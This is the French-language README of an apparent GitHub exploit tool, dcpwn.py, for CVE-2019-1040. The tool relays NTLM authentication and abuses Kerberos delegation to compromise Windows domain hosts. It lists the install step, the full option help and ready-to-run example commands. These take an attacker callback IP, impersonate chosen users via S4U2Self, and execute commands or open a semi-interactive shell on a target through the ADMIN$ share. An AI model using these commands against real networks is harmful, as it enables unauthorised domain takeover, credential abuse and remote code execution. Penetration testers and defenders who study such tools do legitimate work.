
 ridter/cve-2019-1040-dcpwn
CVE-2019-1040 avec délégation Kerberos

Excellent article ! Exploiting CVE-2019-1040 - Combining relay vulnerabilities for RCE and Domain Admin .
Donc, j'ai écrit dcpwn.py pour faciliter l'utilisation.
Ces outils nécessitent impacket. Vous pouvez l'installer via pip
pip install impacket
usage: dcpwn.py [-h] [-u USERNAME] [-p PASSWORD] [--hashes HASHES] -d DOMAIN
                [--smb-port [destination port]] --callback-ip CALLBACK_IP
                --ldaps LDAPS --dc-ip DC_IP [--timeout TIMEOUT]
                [--impersonate IMPERSONATE] -t Target [-share SHARE]
                [--command [COMMAND [COMMAND ...]]] [--debug]

CVE-2019-1040 with Kerberos delegation

optional arguments:
  -h, --help            affiche ce message d'aide et quitte
  -u USERNAME, --user USERNAME
                        nom d'utilisateur pour l'authentification
  -p PASSWORD, --password PASSWORD
                        Mot de passe pour l'authentification, demande si non spécifié et aucun hachage NT:NTLM fourni
  --hashes HASHES       Hachages LM:NTLM
  -d DOMAIN, --domain DOMAIN
                        domaine de l'utilisateur (FQDN ou nom de domaine NETBIOS)
  --smb-port [destination port]
                        Port de destination pour se connecter au serveur SMB
  --callback-ip CALLBACK_IP
                        Nom d'hôte ou IP de l'attaquant
  --ldaps LDAPS         Nom d'hôte ou serveur ldaps
  --dc-ip DC_IP         Adresse IP du contrôleur de domaine
  --timeout TIMEOUT     délai d'attente en secondes
  --impersonate IMPERSONATE
                        nom d'utilisateur cible qui sera usurpé (via S4U2Self) pour interroger le ST. Gardez à l'esprit que cela ne fonctionnera que si l'identité fournie dans ce script est autorisée à déléguer au SPN spécifié
  -t Target, --target Target
                        Nom d'hôte/IP du serveur cible
  -share SHARE          partage à partir duquel la sortie sera récupérée (par défaut ADMIN$)
  --command [COMMAND [COMMAND ...]]
                        commande à exécuter sur la cible. Si vide, lance un shell semi-interactif
  --debug               Activer la sortie de débogage
exemple :
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target

Si vous souhaitez exécuter une commande comme cmd.exe, utilisez --command
exemple :
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --command 'cmd.exe'
Si vous souhaitez usurper un utilisateur spécifié, utilisez --impersonate
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --impersonate someone






